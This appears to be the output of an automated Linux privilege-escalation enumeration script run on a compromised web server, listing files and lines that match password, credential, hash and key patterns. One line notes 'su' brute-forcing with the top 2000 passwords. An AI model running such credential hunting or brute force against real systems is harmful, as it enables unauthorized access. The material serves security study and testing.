/var/log/cloud-init.log:2019-03-22 15:47:23,365 - helpers.py[DEBUG]: config-set-passwords already
ran (freq=once-per-instance)
/var/log/cloud-init.log:2019-03-22 17:06:24,139 - helpers.py[DEBUG]: config-set-passwords already
ran (freq=once-per-instance)
/var/log/cloud-init.log:2019-03-22 17:16:00,416 - helpers.py[DEBUG]: config-set-passwords already
ran (freq=once-per-instance)
/var/log/dpkg.log:2019-02-14 09:49:32 configure base-passwd:amd64 3.5.44 3.5.44
/var/log/dpkg.log:2019-02-14 09:49:32 install base-passwd:amd64 <none> 3.5.44
/var/log/dpkg.log:2019-02-14 09:49:32 status half-configured base-passwd:amd64 3.5.44
/var/log/dpkg.log:2019-02-14 09:49:32 status half-installed base-passwd:amd64 3.5.44
/var/log/dpkg.log:2019-02-14 09:49:32 status installed base-passwd:amd64 3.5.44
/var/log/dpkg.log:2019-02-14 09:49:32 status unpacked base-passwd:amd64 3.5.44
/var/log/dpkg.log:2019-02-14 09:49:34 status half-configured base-passwd:amd64 3.5.44
/var/log/dpkg.log:2019-02-14 09:49:34 status half-installed base-passwd:amd64 3.5.44
/var/log/dpkg.log:2019-02-14 09:49:34 status unpacked base-passwd:amd64 3.5.44
/var/log/dpkg.log:2019-02-14 09:49:34 upgrade base-passwd:amd64 3.5.44 3.5.44
/var/log/dpkg.log:2019-02-14 09:49:39 install passwd:amd64 <none> 1:4.5-1ubuntu1
/var/log/dpkg.log:2019-02-14 09:49:39 status half-installed passwd:amd64 1:4.5-1ubuntu1
/var/log/dpkg.log:2019-02-14 09:49:39 status unpacked passwd:amd64 1:4.5-1ubuntu1
/var/log/dpkg.log:2019-02-14 09:49:41 configure base-passwd:amd64 3.5.44 <none>
/var/log/dpkg.log:2019-02-14 09:49:41 status half-configured base-passwd:amd64 3.5.44
/var/log/dpkg.log:2019-02-14 09:49:41 status installed base-passwd:amd64 3.5.44
/var/log/dpkg.log:2019-02-14 09:49:41 status unpacked base-passwd:amd64 3.5.44
/var/log/dpkg.log:2019-02-14 09:49:43 configure passwd:amd64 1:4.5-1ubuntu1 <none>
/var/log/dpkg.log:2019-02-14 09:49:43 status half-configured passwd:amd64 1:4.5-1ubuntu1
/var/log/dpkg.log:2019-02-14 09:49:43 status installed passwd:amd64 1:4.5-1ubuntu1
/var/log/dpkg.log:2019-02-14 09:49:43 status unpacked passwd:amd64 1:4.5-1ubuntu1
/var/log/installer/installer-journal.txt:Mar 19 14:30:23 ubuntu-server systemd[1]: Started Dispatch
Password Requests to Console Directory Watch.

[+] Finding emails inside logs (limit 70)
      2 /var/log/bootstrap.log:ftpmaster@ubuntu.com
      1 /var/log/installer/installer-journal.txt:dm-devel@redhat.com

[+] Finding *password* or *credential* files in home (limit 70)

[+] Finding 'pwd' or 'passw' variables (and interesting php db definitions) inside key folders
(limit 70) - only PHP files

[+] Finding 'pwd' or 'passw' variables (and interesting php db definitions) inside key folders
(limit 70) - no PHP files
// alternatively (as aws4 can infer the host):
// alternatively (as us-east-1 is default):
// But you can use these new explicit APIs to make clear what you want:
/etc/apache2/sites-available/default-ssl.conf:          #        file needs this password:
`xxj31ZMTZzkVA'.
/etc/bash_completion.d/grub:__grub_mkpasswd_pbkdf2_program="grub-mkpasswd-pbkdf2"
/etc/cloud/cloud.cfg:     lock_passwd: True
/etc/cloud/cloud.cfg:     sudo: ["ALL=(ALL) NOPASSWD:ALL"]
/etc/debconf.conf:#BindPasswd: secret
/etc/nsswitch.conf:passwd:         compat systemd
/etc/overlayroot.conf:#     crypt:dev=/dev/vdb,pass=somepassword,mkfs=0
/etc/overlayroot.conf:#      $ MAPNAME="secure"; DEV="/dev/vdg"; PASSWORD="foobar"
/etc/pam.d/common-password:password     [success=1 default=ignore]      pam_unix.so obscure sha512
/etc/security/namespace.init:                gid=$(echo "$passwd" | cut -f4 -d":")
/etc/security/namespace.init:        homedir=$(echo "$passwd" | cut -f6 -d":")
/etc/security/namespace.init:        passwd=$(getent passwd "$user")
/etc/ssl/openssl.cnf:challengePassword          = A challenge password
/etc/ssl/openssl.cnf:challengePassword_max              = 20
/etc/ssl/openssl.cnf:challengePassword_min              = 4
/etc/ssl/openssl.cnf:# input_password = secret
/etc/ssl/openssl.cnf:# output_password = secret
/etc/vmware-tools/vm-support:         sed 's/password[[:space:]]\+\(.*\)[[:space:]]\+\(.*\)$/-
password  xxxxxx/g' > \
/* Example */ request.get('http://unix:/absolute/path/to/unix.socket:/request/path')
```

```
// Existing buffer code will continue to work without issues:
/home/r00t/lin.txt:passwd file: /etc/cron.daily/passwd
/home/r00t/lin.txt:[+] Testing 'su' as other users with shell using as passwords: null pwd, the
username and top2000pwds
/home/r00t/lin.txt:     lock_passwd: True
/home/r00t/lin.txt:passwd file: /etc/pam.d/passwd
/home/r00t/lin.txt:passwd file: /usr/bin/passwd
/home/r00t/lin.txt:passwd file: /usr/share/bash-completion/completions/passwd
/home/r00t/lin.txt:passwd file: /usr/share/lintian/overrides/passwd
/home/www/api/index.js:    const password = req.query.password;
/home/www/api/index.js:            if (user.login === login && user.password === md5(password)) {
/home/www/api/node_modules/aws4/README.md:var password = signer.getDateTime() + 'Z' +
signer.signature()
/home/www/api/node_modules/.bin/sshpk-conv:var getPassword = require('getpass').getPass;
/home/www/api/node_modules/.bin/sshpk-sign:var getPassword = require('getpass').getPass;
/home/www/api/node_modules/express/package.json:    "pbkdf2-password": "1.2.1",
/home/www/api/node_modules/getpass/README.md:This function prints a prompt (by default `Password:`)
and then accepts input
/home/www/api/node_modules/ini/README.md:    password=dbpassword
/home/www/api/node_modules/ini/README.md:    password = dbpassword
/home/www/api/node_modules/needle/examples/digest-auth.js:  password: 'user3',
/home/www/api/node_modules/needle/lib/needle.js:    options.password = parts[1];
/home/www/api/node_modules/needle/README.md:needle.get('https://api.server.com', { username: 'you',
password: 'secret' },
/home/www/api/node_modules/needle/README.md:needle.get('other.server.com', { username: 'you',
password: 'secret', auth: 'digest' },
/home/www/api/node_modules/needle/README.md:needle('put', 'https://hacking.the.gibson/login',
{ password: 'god' }, { json: true })
/home/www/api/node_modules/needle/README.md: - `password`  : For HTTP basic auth. Requires username
to be passed, but is optional.
/home/www/api/node_modules/needle/README.md:  password: 'x'
/home/www/api/node_modules/needle/test/basic_auth_spec.js:    var opts = { username: 'foobar',
password: 'jakub', parse: true };
/home/www/api/node_modules/needle/test/basic_auth_spec.js:    var opts = { username: 'foobar',
password: null, parse: true };
/home/www/api/node_modules/needle/test/basic_auth_spec.js:    var opts = { username: 'foobar',
password: '', parse: true };
/home/www/api/node_modules/needle/test/basic_auth_spec.js:    var opts = { username: '', password:
'foobar', parse: true };
/home/www/api/node_modules/needle/test/proxy_spec.js:            password: 'X'
/home/www/api/node_modules/needle/test/utils/test.js:   client.get('https://www.twitter.com',
{username: 'asd', password: '123'}, response_callback);
/home/www/api/node_modules/node-pre-gyp/README.md:    export PATH=`pwd`/node_modules/.bin/:$PATH
/home/www/api/node_modules/node-pre-gyp/README.md:export PATH=$(pwd)/node_modules/.bin:${PATH}
/home/www/api/node_modules/request/lib/auth.js:   *
HA1=MD5(MD5(username:realm:password):nonce:cnonce)
/home/www/api/node_modules/request/README.md:    password = 'password',
/home/www/api/node_modules/shelljs/src/cd.js:    process.env.OLDPWD = curDir;
/home/www/api/node_modules/shelljs/src/exec.js:var _pwd = require('./pwd');
/home/www/api/node_modules/shelljs/src/pwd.js:  var pwd = path.resolve(process.cwd());
/home/www/api/node_modules/sshpk/bin/sshpk-conv:var getPassword = require('getpass').getPass;
/home/www/api/node_modules/sshpk/bin/sshpk-sign:var getPassword = require('getpass').getPass;
// If you want to use both draft-04 and draft-06/07 schemas:
// in the browser if you want to load ajv-async bundle separately you can:
// method will be POST and Content-Type: 'application/x-www-form-urlencoded; charset=utf-8'
// NOTE: Advanced use-case, for normal use see 'formData' usage above
/* Pattern */ 'http://unix:SOCKET:PATH'
// Take a JSON payload {str: \"some string\"} and convert it to hex
// var ajv = new Ajv({schemaId: 'auto'});
/var/www/html/partners.html:                                        <form method='GET'
autocompelete="new-password" role="presentation" class="form">

[+] Finding possible password variables inside key folders (limit 140)
/home/www/api/node_modules/aws4/aws4.js:    accessKeyId: env.AWS_ACCESS_KEY_ID ||
env.AWS_ACCESS_KEY,
/home/www/api/node_modules/aws4/aws4.js:    secretAccessKey: env.AWS_SECRET_ACCESS_KEY ||
env.AWS_SECRET_KEY,
/home/www/api/node_modules/aws4/README.md:  accessKeyId: "<your-access-key-id>",
/home/www/api/node_modules/aws4/README.md:aws4.sign(opts, {accessKeyId: '', secretAccessKey: ''})
/home/www/api/node_modules/aws4/README.md:      client: {client_id: 'a', app_title: 'a'},
/home/www/api/node_modules/aws4/README.md:export AWS_ACCESS_KEY_ID="<your-access-key-id>"
/home/www/api/node_modules/aws4/README.md:export AWS_SECRET_ACCESS_KEY="<your-secret-access-key>"
/home/www/api/node_modules/aws4/README.md:  secretAccessKey: "<your-secret-access-key>",
/home/www/api/node_modules/node-pre-gyp/README.md:    "accessKeyId": "xxx",
/home/www/api/node_modules/node-pre-gyp/README.md:    export node_pre_gyp_accessKeyId=xxx
/home/www/api/node_modules/node-pre-gyp/README.md:    export node_pre_gyp_secretAccessKey=xxx
/home/www/api/node_modules/node-pre-gyp/README.md:    "secretAccessKey": "xxx"
```

```
/home/www/api/node_modules/node-pre-gyp/README.md:    travis encrypt node_pre_gyp_accessKeyId=$-
{node_pre_gyp_accessKeyId}
/home/www/api/node_modules/node-pre-gyp/README.md:    travis encrypt node_pre_gyp_secretAccessKey=$-
{node_pre_gyp_secretAccessKey}
/home/www/api/node_modules/request/README.md:        { consumer_key: CONSUMER_KEY
/home/www/api/node_modules/request/README.md:      { consumer_key: CONSUMER_KEY
/home/www/api/node_modules/request/README.md:    , consumer_key: CONSUMER_KEY
/home/www/api/node_modules/request/README.md:    + '?' + qs.stringify({oauth_token:
req_data.oauth_token})
/home/www/api/node_modules/request/request.js:      accessKeyId: opts.key,
/home/www/api/node_modules/request/request.js:      secretAccessKey: opts.secret,
/home/www/api/node_modules/tweetnacl/nacl.d.ts:        before(publicKey: Uint8Array, secretKey:
Uint8Array): Uint8Array;
/home/www/api/node_modules/tweetnacl/nacl.d.ts:            fromSecretKey(secretKey: Uint8Array):
BoxKeyPair;
/home/www/api/node_modules/tweetnacl/nacl.d.ts:            fromSecretKey(secretKey: Uint8Array):
SignKeyPair;
/home/www/api/node_modules/tweetnacl/nacl.d.ts:            fromSeed(secretKey: Uint8Array):
SignKeyPair;
/home/www/api/node_modules/tweetnacl/nacl.d.ts:        (msg: Uint8Array, nonce: Uint8Array,
publicKey: Uint8Array, secretKey: Uint8Array): Uint8Array;
/home/www/api/node_modules/tweetnacl/nacl.d.ts:            (msg: Uint8Array, secretKey:
Uint8Array): Uint8Array;
/home/www/api/node_modules/tweetnacl/nacl.d.ts:        (msg: Uint8Array, secretKey: Uint8Array):
Uint8Array;
/home/www/api/node_modules/tweetnacl/nacl.d.ts:        readonly secretKeyLength: number;
/home/www/api/node_modules/tweetnacl/nacl.d.ts:        secretKey: Uint8Array;
/home/www/api/node_modules/tweetnacl/nacl-fast.js:    crypto_box_SECRETKEYBYTES = 32,
/home/www/api/node_modules/tweetnacl/nacl-fast.js:  crypto_box_SECRETKEYBYTES:
crypto_box_SECRETKEYBYTES,
/home/www/api/node_modules/tweetnacl/nacl-fast.js:    crypto_sign_SECRETKEYBYTES = 64,
/home/www/api/node_modules/tweetnacl/nacl-fast.js:  crypto_sign_SECRETKEYBYTES:
crypto_sign_SECRETKEYBYTES,
/home/www/api/node_modules/tweetnacl/nacl-fast.js:  if (secretKey.length !==
crypto_box_SECRETKEYBYTES)
/home/www/api/node_modules/tweetnacl/nacl-fast.js:  if (secretKey.length !==
crypto_sign_SECRETKEYBYTES)
/home/www/api/node_modules/tweetnacl/nacl-fast.js:nacl.box.keyPair.fromSecretKey =
function(secretKey) {
/home/www/api/node_modules/tweetnacl/nacl-fast.js:nacl.box.secretKeyLength =
crypto_box_SECRETKEYBYTES;
/home/www/api/node_modules/tweetnacl/nacl-fast.js:nacl.sign.keyPair.fromSecretKey =
function(secretKey) {
/home/www/api/node_modules/tweetnacl/nacl-fast.js:nacl.sign.secretKeyLength =
crypto_sign_SECRETKEYBYTES;
/home/www/api/node_modules/tweetnacl/nacl-fast.js:  return {publicKey: pk, secretKey: new
Uint8Array(secretKey)};
/home/www/api/node_modules/tweetnacl/nacl-fast.js:  return {publicKey: pk, secretKey: sk};
/home/www/api/node_modules/tweetnacl/nacl.js:    crypto_box_SECRETKEYBYTES = 32,
/home/www/api/node_modules/tweetnacl/nacl.js:  crypto_box_SECRETKEYBYTES: crypto_box_SECRETKEYBYTES,
/home/www/api/node_modules/tweetnacl/nacl.js:    crypto_sign_SECRETKEYBYTES = 64,
/home/www/api/node_modules/tweetnacl/nacl.js:  crypto_sign_SECRETKEYBYTES:
crypto_sign_SECRETKEYBYTES,
/home/www/api/node_modules/tweetnacl/nacl.js:  if (secretKey.length !== crypto_box_SECRETKEYBYTES)
/home/www/api/node_modules/tweetnacl/nacl.js:  if (secretKey.length !== crypto_sign_SECRETKEYBYTES)
/home/www/api/node_modules/tweetnacl/nacl.js:nacl.box.keyPair.fromSecretKey = function(secretKey) {
/home/www/api/node_modules/tweetnacl/nacl.js:nacl.box.secretKeyLength = crypto_box_SECRETKEYBYTES;
/home/www/api/node_modules/tweetnacl/nacl.js:nacl.sign.keyPair.fromSecretKey = function(secretKey) {
/home/www/api/node_modules/tweetnacl/nacl.js:nacl.sign.secretKeyLength = crypto_sign_SECRETKEYBYTES;
/home/www/api/node_modules/tweetnacl/nacl.js:  return {publicKey: pk, secretKey: new
Uint8Array(secretKey)};
/home/www/api/node_modules/tweetnacl/nacl.js:  return {publicKey: pk, secretKey: sk};
/home/www/api/node_modules/tweetnacl/README.md:#### nacl.box.secretKeyLength = 32
/home/www/api/node_modules/tweetnacl/README.md:#### nacl.sign.secretKeyLength = 64
/home/www/api/node_modules/tweetnacl/README.md:       secretKey: ...   // Uint8Array with 32-byte
secret key
/home/www/api/node_modules/tweetnacl/README.md:       secretKey: ...   // Uint8Array with 64-byte
secret key

[+] Finding possible password in config files
 /etc/nsswitch.conf
passwd:         compat systemd
 /etc/apache2/apache2.conf
passwd files from being
 /etc/adduser.conf
passwd
 /etc/sysctl.d/10-ptrace.conf
credentials that exist in memory (re-using existing SSH connections,
```

```
 /etc/overlayroot.conf
password is randomly generated
password will be stored for recovery in
passwd
password,mkfs=0
PASSWORD="foobar"
PASSWORD" |
PASSWORD" |
PASSWORD HERE IN THIS CLEARTEXT CONFIGURATION
passwords are more secure, but you won't be able to
passwords are generated by calculating the sha512sum
 /etc/debconf.conf
passwords.
password
passwords.
passwords
password
passwords.dat
passwords and one for everything else.
passwords
password is really
Passwd: secret

[+] Finding 'username' string inside key folders (limit 70)
/home/r00t/lin.txt:/home/www/api/node_modules/request/lib/auth.js:   *
HA1=MD5(MD5(username:realm:password):nonce:cnonce)
/home/www/api/node_modules/form-data/README.md:  auth: 'username:password'
/home/www/api/node_modules/form-data/README.md.bak:  auth: 'username:password'
/home/www/api/node_modules/mime-db/db.json:  "application/vnd.openxmlformats-
officedocument.spreadsheetml.usernames+xml": {
/home/www/api/node_modules/needle/examples/digest-auth.js:  username: 'user3',
/home/www/api/node_modules/needle/lib/auth.js:    username : user,
/home/www/api/node_modules/needle/lib/needle.js:    options.username = parts[0];
/home/www/api/node_modules/needle/README.md:needle.get('https://api.server.com', { username: 'you',
password: 'secret' },
/home/www/api/node_modules/needle/README.md:needle.get('https://username:password@api.server.com',
function(err, resp) {
/home/www/api/node_modules/needle/README.md:needle.get('other.server.com', { username: 'you',
password: 'secret', auth: 'digest' },
/home/www/api/node_modules/needle/README.md:  username: 'fidelio',
/home/www/api/node_modules/needle/README.md: - `username`  : For HTTP basic auth.
/home/www/api/node_modules/needle/test/basic_auth_spec.js:      needle.get(url, { username:
'foo' }, function(err, resp) {
/home/www/api/node_modules/needle/test/basic_auth_spec.js:    var opts = { username: 'foobar',
parse: true };
/home/www/api/node_modules/needle/test/basic_auth_spec.js:    var opts = { username: 'foobar',
password: 'jakub', parse: true };
/home/www/api/node_modules/needle/test/basic_auth_spec.js:    var opts = { username: 'foobar',
password: null, parse: true };
/home/www/api/node_modules/needle/test/basic_auth_spec.js:    var opts = { username: 'foobar',
password: '', parse: true };
/home/www/api/node_modules/needle/test/basic_auth_spec.js:    var opts = { username: '', password:
'foobar', parse: true };
/home/www/api/node_modules/needle/test/proxy_spec.js:          opts = { proxy_user: 'foobar',
username: 'someone' };
/home/www/api/node_modules/needle/test/proxy_spec.js:            username: 'test',
/home/www/api/node_modules/needle/test/utils/test.js:   client.get('https://www.twitter.com',
{username: 'asd', password: '123'}, response_callback);
/home/www/api/node_modules/nopt/test/basic.js:      , username : String
/home/www/api/node_modules/request/lib/auth.js:   *
HA1=MD5(MD5(username:realm:password):nonce:cnonce)
/home/www/api/node_modules/request/lib/auth.js:   *   HA1=MD5(username:realm:password)
/home/www/api/node_modules/request/lib/auth.js:    username: self.user,
/home/www/api/node_modules/request/README.md:    url = 'http://' + username + ':' + password +
'@some.server.com';
/home/www/api/node_modules/request/README.md:var username = 'username',

[+] Searching specific hashes inside files - less false positives (limit 70)

[+] Searching md5/sha1/sha256/sha512 hashes inside files (limit 50 - only 1 per file)
/etc/machine-id:8395ee3c2022408bba17501034058b07
/etc/popularity-contest.conf:"907473d6d32941a393beb35b0ce32977"
/etc/grub.d/05_debian_theme:648ee65dd0c157a69b019a5372cbcfea4fc754a5
/home/r00t/lin.txt:/8395ee3c2022408bba17501034058b07/
/home/www/.npm/parseurl/1.3.2/package/package.json:"0022a009d0973a44ae3849e83112ea4d12ad5b49"
/home/www/.npm/asynckit/0.4.0/package/package.json:"583a75ed4fe41761b66416bb6e703ebb1f8963bf"
/home/www/.npm/content-type/1.0.4/package/package.json:"d22f8ac6c407789c906bd6fed137efde8f772b09"
/home/www/.npm/forever-agent/0.6.1/package/package.json:"1b3b6163f2b3c2c4122bbfa288c1325c0df9871d"
```

```
/home/www/.npm/vary/1.1.2/package/package.json:"4067e646233fbc8ec9e7a9cd78d6f063c6fdc17e"
/home/www/.npm/ini/1.3.5/package/package.json:"738eca59d77d8cfdddf5c477c17a0d8f8fbfe0fd"
/home/www/.npm/har-validator/5.1.3/package/package.json:"a38c0672cd3b202bd52534ee7da83b74003eb472"
/home/www/.npm/jsbn/0.1.1/package/package.json:"ed7e7ab56bd2b8a4447bc0c1ef08548b6dad89a2"
/home/www/.npm/uuid/3.3.2/package/package.json:"fe4ae79c55af2c7cbf2bb39d3bcb6716d5367091"
/home/www/.npm/cors/2.8.5/package/package.json:"9158a8686d64bf567440d030873378c429ad60b0"
/home/www/.npm/detect-libc/1.0.3/package/package.json:"88df1a5950bf3cd9bffa1e0137ab6471c4546118"
/home/www/.npm/wide-align/1.1.3/package/package.json:"6b766c9874a1e5157eda2ac75b90ccc01b313620"
/home/www/.npm/brace-expansion/1.1.11/package/-
package.json:"01a21de7441549d26ac0c0a9ff91385d16e5c21c"
/home/www/.npm/string_decoder/1.1.1/package/package.json:"18c7f89c894ced5f610505bb006dfde9a3d1ac5e"
/home/www/.npm/form-data/2.3.3/package/package.json:"b16916a568a0d06f3f8a16c31f9a8b89b7844094"
/home/www/.npm/delayed-stream/1.0.0/package/package.json:"07a9dc99fb8f1a488160026b9ad77493f766fb84"
/home/www/.npm/serve-static/1.13.2/package/package.json:"f287bd6c26ad2bfd0422c533b0358f2f4b16f7db"
/home/www/.npm/methods/1.1.2/package/package.json:"25d257d913f1b94bd2d73581521ff72c81469140"
/home/www/.npm/deep-extend/0.6.0/package/package.json:"f3f2b4f30fffe8abc9a99a7d6469fb354ca206e9"
/home/www/.npm/array-flatten/1.1.1/package/package.json:"1963a9189229d408e1e8f585a00c8be9edbd1803"
/home/www/.npm/safer-buffer/2.1.2/package/package.json:"e8ac214944eda30e1e6c6b7d7e7f6a21cf7dce7c"
/home/www/.npm/destroy/1.0.4/package/package.json:"86edea01456f5fa1027f6a47250c34c713cbcc3b"
/home/www/.npm/encodeurl/1.0.2/package/package.json:"1a7301e330bf20fd7c8c173102315e45cd1f5d1e"
/home/www/.npm/rc/1.2.8/package/package.json:"a97f6adcc37ee1cad06ab7dc9b0bd842bbc5c664"
/home/www/.npm/has-unicode/2.0.1/package/package.json:"0a05df154e8d89a7fb9798da60b68c78c2df6646"
/home/www/.npm/aws-sign2/0.7.0/package/package.json:"a0cdf4b61f80ca669cd1ed8482f978d908f0dd2b"
/home/www/.npm/dashdash/1.14.1/package/package.json:"1dd7379640462a21ca6d92502803de830b4acfa2"
/home/www/.npm/fast-deep-equal/2.0.1/package/package.json:"8a9c22e36a18a0b6a006d180572016c91e9f23e1"
/home/www/.npm/inherits/2.0.3/package/package.json:"e05d0fb27c61a3ec687214f0476386b765364d5f"
/home/www/.npm/punycode/2.1.1/package/package.json:"68df855dc42d1086ada161331b3074468e8d848d"
/home/www/.npm/punycode/1.4.1/package/package.json:"0fbadd6e81f3a0ce06c38998040d6db6bdfbc5c9"
/home/www/.npm/sqlite3/4.0.6/package/package.json:"e587b583b5acc6cb38d4437dedb2572359c080ad"
/home/www/.npm/strip-json-comments/2.0.1/package/-
package.json:"1aef99eaa70d07981156e8aaa722e750c3b4eaf9"
/home/www/.npm/oauth-sign/0.9.0/package/package.json:"18a2513da6ba7a2c0cd8179170d7c296c7625137"
/home/www/.npm/caseless/0.12.0/package/package.json:"af91df7878a8b53cf3dc2e9a086dc57ba8301649"
/home/www/.npm/npm-bundled/1.0.6/package/package.json:"59c71778359f7801b8fe5070f2c87a5a31974304"
/home/www/.npm/npm-packlist/1.4.1/package/package.json:"1a4c8bfe712f8b2804c0ae48fb2a9dd99c78ef99"
/home/www/.npm/extsprintf/1.3.0/package/package.json:"accc9f2774189a416f294546ed03b626eec3f80c"
/home/www/.npm/type-is/1.6.16/package/package.json:"dc723b95e2c52c689cf9d4cefbc5d91e74f7524a"
/home/www/.npm/ecc-jsbn/0.1.2/package/package.json:"3a83a904e54353287874c564b7549386849a98c9"
/home/www/.npm/http-errors/1.6.3/package/package.json:"5f53811a1a1756997a73ce7660eb55037f43b9dc"
/home/www/.npm/aws4/1.8.0/package/package.json:"1f450081cdc783c878e0b54df5653eef5a7b6fec"
/home/www/.npm/is-buffer/1.1.6/package/package.json:"1e84e7ee31cf6b660b12500f3111a05501da387f"
/home/www/.npm/crypt/0.0.2/package/package.json:"b275e2cde03cab40206dbb2a551b781f51feca3f"
/home/www/.npm/utils-merge/1.0.1/package/package.json:"680a65305312a990751fd32b83bd2c12d67809d4"
/home/www/.npm/setprototypeof/1.1.0/package/package.json:"8fc2c260d8b7da91133edefde49a3df461f220c8"

[+] Finding URIs with user:password@host inside key folders
/home/r00t/lin.txt:/home/www/api/node_modules/needle/README.md:needle.get('https://-
username:password@api.server.com', function(err, resp) {
/home/r00t/lin.txt:/home/www/api/node_modules/request/README.md:    url = 'http://' + username +
':' + password + '@some.server.com';
/home/www/api/node_modules/cors/README.md:[Troy Goode](https://github.com/TroyGoode)
([troygoode@gmail.com](mailto:troygoode@gmail.com))
/home/www/api/node_modules/needle/README.md:needle.get('https://username:password@api.server.com',
function(err, resp) {
/home/www/api/node_modules/needle/test/proxy_spec.js:          proxy: 'http://mj:x@' +
nonexisting_host + ':123/done'
/home/www/api/node_modules/needle/test/proxy_spec.js:            proxy: 'http://xxx:yyy@' +
nonexisting_host + ':123',
/home/www/api/node_modules/request/README.md:    url = 'http://' + username + ':' + password +
'@some.server.com';
```